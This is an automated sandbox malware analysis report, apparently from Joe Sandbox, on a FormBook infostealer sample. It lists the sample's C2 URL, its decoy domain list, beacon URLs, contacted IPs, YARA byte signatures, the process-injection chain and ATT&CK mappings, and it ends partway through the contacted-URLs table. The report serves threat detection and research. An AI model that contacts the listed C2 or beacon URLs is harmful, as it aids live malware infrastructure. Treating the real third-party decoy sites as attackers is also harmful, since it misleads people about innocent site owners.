ID: 383851
Sample Name:
AQJEKNHnWK.exe
Cookbook: default.jbs
Time: 11:05:12
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report AQJEKNHnWK.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 13
Public 14
General Information 14
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 19
ASN 19
JA3 Fingerprints 20
Dropped Files 20
Created / dropped Files 21
Static File Info 22
General 22
File Icon 22
Static PE Info 22
General 22
Entrypoint Preview 22

Rich Headers 23
Data Directories 23
Sections 24
Resources 24
Imports 24
Possible Origin 25
Network Behavior 25
Snort IDS Alerts 25
Network Port Distribution 25
TCP Packets 25
UDP Packets 26
DNS Queries 28
DNS Answers 28
HTTP Request Dependency Graph 29
HTTP Packets 29
Code Manipulations 31
Statistics 31
Behavior 31
System Behavior 31
Analysis Process: AQJEKNHnWK.exe PID: 1724 Parent PID: 5632 31
General 31
File Activities 32
File Created 32
File Deleted 33
File Written 33
File Read 34
Analysis Process: AQJEKNHnWK.exe PID: 4772 Parent PID: 1724 35
General 35
File Activities 35
File Read 35
Analysis Process: explorer.exe PID: 3388 Parent PID: 4772 36
General 36
File Activities 36
Analysis Process: explorer.exe PID: 1156 Parent PID: 3388 36
General 36
File Activities 36
File Created 37
File Read 37
Analysis Process: cmd.exe PID: 5560 Parent PID: 1156 38
General 38
File Activities 38
Analysis Process: conhost.exe PID: 4228 Parent PID: 5560 38
General 38
Disassembly 38
Code Analysis 38


Analysis Report AQJEKNHnWK.exe

Overview


General Information

Sample Name:	AQJEKNHnWK.exe
Analysis ID:	383851
MD5:	5d8702803555ff6..
SHA1:	f8b1197457782ba.
SHA256:	f7e96b7c6612b70.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- AQJEKNHnWK.exe (PID: 1724 cmdline: 'C:\Users\user\Desktop\AQJEKNHnWK.exe' MD5: 5D8702803555FF684424EBD13EDA9F47)
  - AQJEKNHnWK.exe (PID: 4772 cmdline: 'C:\Users\user\Desktop\AQJEKNHnWK.exe' MD5: 5D8702803555FF684424EBD13EDA9F47)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - explorer.exe (PID: 1156 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
        - cmd.exe (PID: 5560 cmdline: /c del 'C:\Users\user\Desktop\AQJEKNHnWK.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.th0rgramm.com/hx3a/"
  ],
  "decoy": [
    "xn--ol-xia.com",
    "gracieleesgiftsandmore.com",
    "invenufas.com",
    "nexgencoder.com",
    "virginiabrightseleccion.com",
    "selectenergyservicestx.com",
    "warchocki.com",
    "xn--comercialvioo-tkb.website",
    "losangelesbraiders.com",
    "skaraonline.com",
    "freeworldsin.com",
    "jabberjawmobile.com",
    "orgoneartist.com",
    "xyfzfl.com",
    "arooko.com",
    "investmentpartners.limited",
    "ugonget.com",
    "ringforklift.com",
    "recovatek.com",
    "bukannyaterbuai24.com",
    "formula-kuhni.com",
    "cyfss.com",
    "stkify.com",
    "aksharnewtown.com",
    "libroricardoanaya.com",
    "phillhutt.com",
    "mywinnersworld.com",
    "school17obn.com",
    "cocoshop.info",
    "netzcorecloud.com",
    "bookbeachchairs.com",
    "summitsolutionsnow.com",
    "yakudatsu-hikaku.com",
    "elitedrive.net",
    "jjwheelerphotography.com",
    "motcamket.com",
    "hatikuturkila.com",
    "tonton-koubou.com",
    "roughcuttavernorder.com",
    "leagueofconsciouscreatives.com",
    "worldsabroad.com",
    "ezmodafinil.com",
    "apettelp.club",
    "xn--jvrr98g37n88d.com",
    "gobiodisc.com",
    "alliedcds.com",
    "jillspickles.com",
    "alfenas.info",
    "herbalyesman.xyz",
    "sugary-sweet.com",
    "rigscart.com",
    "curiget.xyz",
    "stacksyspro.net",
    "sxqyws.net",
    "solocubiertos.com",
    "actuualizarinfruma.com",
    "thecurmudgeonsspeakout.com",
    "paydaegitimkurumlari.com",
    "sellingdealsinheels.com",
    "dezhou8.xyz",
    "thelitigatorsbookclub.com",
    "rainbowsdepot.com",
    "serenityislegalveston.com",
    "contactredzonetalent.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.467033203.00000000004E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.467033203.00000000004E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.467033203.00000000004E0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.216654991.000000001EEF0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.216654991.000000001EEF0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.AQJEKNHnWK.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.AQJEKNHnWK.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.AQJEKNHnWK.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
1.1.AQJEKNHnWK.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.AQJEKNHnWK.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 2 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AQJEKNHnWK.exe	19%	Virustotal		Browse
AQJEKNHnWK.exe	35%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsxFC1A.tmp\bdww7k1w8bk0.dll	21%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.explorer.exe.2d564d0.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.2.explorer.exe.4e47960.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.AQJEKNHnWK.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.AQJEKNHnWK.exe.740d0000.5.unpack	100%	Avira	HEUR/AGEN.1131513		Download File
7.2.explorer.exe.8c0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.AQJEKNHnWK.exe.26c0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.AQJEKNHnWK.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.AQJEKNHnWK.exe.1eef0000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.gracieleesgiftsandmore.com/hx3a/?tZUT=3J4lwxDxyQGM57lngVTovpY0RYYybvKdXCCorOYcpgj/2lXBVenraHtymYKqlnAzAiYz&9r98J=FbY8OBD	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.mywinnersworld.com/hx3a/?tZUT=0fll8pJq7ZAUibPF4kinhno6RtSSoQWPS25LacVc9zIksnHvjqyKkUnVN9tOTAaZP4N+&9r98J=FbY8OBD	0%	Avira URL Cloud	safe	
http://www.tonton-koubou.com/hx3a/?tZUT=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpTR01i4U7VcQ&9r98J=FbY8OBD	0%	Avira URL Cloud	safe	
http://www.formula-kuhni.com/eIm#	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://julianlawoffices.law/hx3a/?tZUT=Iu/IXyUbTVDu5P2JH19Ubbm/NNayCdBr7HPQNpzBLmA	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
www.th0rgramm.com/hx3a/	0%	Avira URL Cloud	safe	
http://www.phillhutt.com/hx3a/?tZUT=etiEYBoPDxOhXHdNW+toGoO48BEbVYBhZG7o21xT+1ckFZjGUMv71muAk6m7YJWGV3TF&9r98J=FbY8OBD	0%	Avira URL Cloud	safe	
http://tonton-koubou.com/hx3a/?tZUT=vULSFbXUfWqfH/UQKANXmh//LRVD9fF	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.formula-kuhni.com/hx3a/?tZUT=caEAE6TOQuxSMBR5BS8nf	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.tonton-koubou.com	163.44.185.226	true	true		unknown
www.mywinnersworld.com	67.205.188.68	true	true		unknown
jjwheelerphotography.com	192.0.78.24	true	true		unknown
www.formula-kuhni.com	91.236.136.12	true	true		unknown
www.phillhutt.com	103.97.19.74	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
apettelp.club	95.215.210.10	true	true		unknown
thelitigatorsbookclub.com	184.168.131.241	true	true		unknown
www.th0rgramm.com	unknown	unknown	true		unknown
www.hatikuturkila.com	unknown	unknown	true		unknown
www.jjwheelerphotography.com	unknown	unknown	true		unknown
www.thelitigatorsbookclub.com	unknown	unknown	true		unknown
www.rainbowsdepot.com	unknown	unknown	true		unknown
www.gracieleesgiftsandmore.com	unknown	unknown	true		unknown
www.apettelp.club	unknown	unknown	true		unknown
www.ezmodafinil.com	unknown	unknown	true		unknown
www.orgoneartist.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
